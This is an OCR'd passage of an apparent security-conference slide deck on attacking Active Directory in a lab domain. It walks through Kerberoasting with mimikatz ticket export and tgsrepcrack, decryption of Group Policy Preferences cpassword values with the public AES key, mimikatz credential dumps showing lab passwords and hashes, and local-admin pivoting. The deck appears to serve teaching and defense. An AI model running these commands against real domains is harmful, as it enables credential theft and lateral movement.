ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\> klist

Current LogonId is 0:0x30a265

Cached Tickets: (2)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 6/11/2015 21:21:49 (local)
        End Time:   6/12/2015 7:21:49 (local)
        Renew Time: 6/18/2015 21:21:49 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 6/11/2015 21:21:49 (local)
        End Time:   6/12/2015 7:21:49 (local)
        Renew Time: 6/18/2015 21:21:49 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Kerberoast: Save & Crack TGS Service Ticket




```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURIT
```



```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Group Policy Preferences Credential Storage

The private key is publicly available on MSDN



- 2.2.1.1 Preferences Policy File Format
  - 2.2.1.1.1 Common XML Schema
  - 2.2.1.1.2 Outer and Inner Element Names and CLSIDs
  - 2.2.1.1.3 Common XML Attributes
  - **2.2.1.1.4 Password Encryption**
  - 2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>


The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```


https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\




```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)"
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQ
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN"
        (built-in)" expires="2015-02-17" />
    </User>
```



```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiIOCau1DtrtTe3wdFwzCiWB
#Super@Secure&Password$2015?
```


The GPP Credential Vulnerability Fix?

- 5/13/2014: MS14-025 (KB2962486)
- Install on all systems with RSAT
- *Passwords are not removed from SYSVOL*



Security Warning

This preference requires the CPassword attribute, which is a known security risk. To help protect your environment, some actions may not be available. For further information about CPassword, click Help below.



New Local User Properties

Action: Update

User name:

Rename to:

Full name:

Description:

Password:

Confirm Password:

☑ User must change password at next logon

□ User cannot change password

□ Password never expires

□ Account is disabled

☑ Account never expires


Account expires: 5/ 9/2014

Pivoting with Local Admin

- Using GPP Credentials
- Connect to other computers using ADSAdmin account
- **Compromise Local Admin creds = Admin rights on all**
- Always RID 500 – doesn't matter if renamed.
- Mimikatz for more credentials!


Mimikatz: The Credential Multi-tool

- **Dump credentials**
  - Windows protected memory (LSASS). *
  - Active Directory Domain Controller database . *
- **Dump Kerberos tickets**
  - for all users. *
  - for current user.
- **Credential Injection**
  - Password hash (pass-the-hash)
  - Kerberos ticket (pass-the-ticket)
- **Generate Silver and/or Golden tickets**
- **And so much more!**




Dump Credentials with Mimikatz

User




```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :
```

Service Account



```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-222232
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5ee
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```

Kerberos Unconstrained Delegation



ADSDB01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

● Trust this computer for delegation to any service (Kerberos only)

○ Trust this computer for delegation to specified services only

● Use Kerberos only


○ Use any authentication protocol

Services to which this account can present delegated credentials:

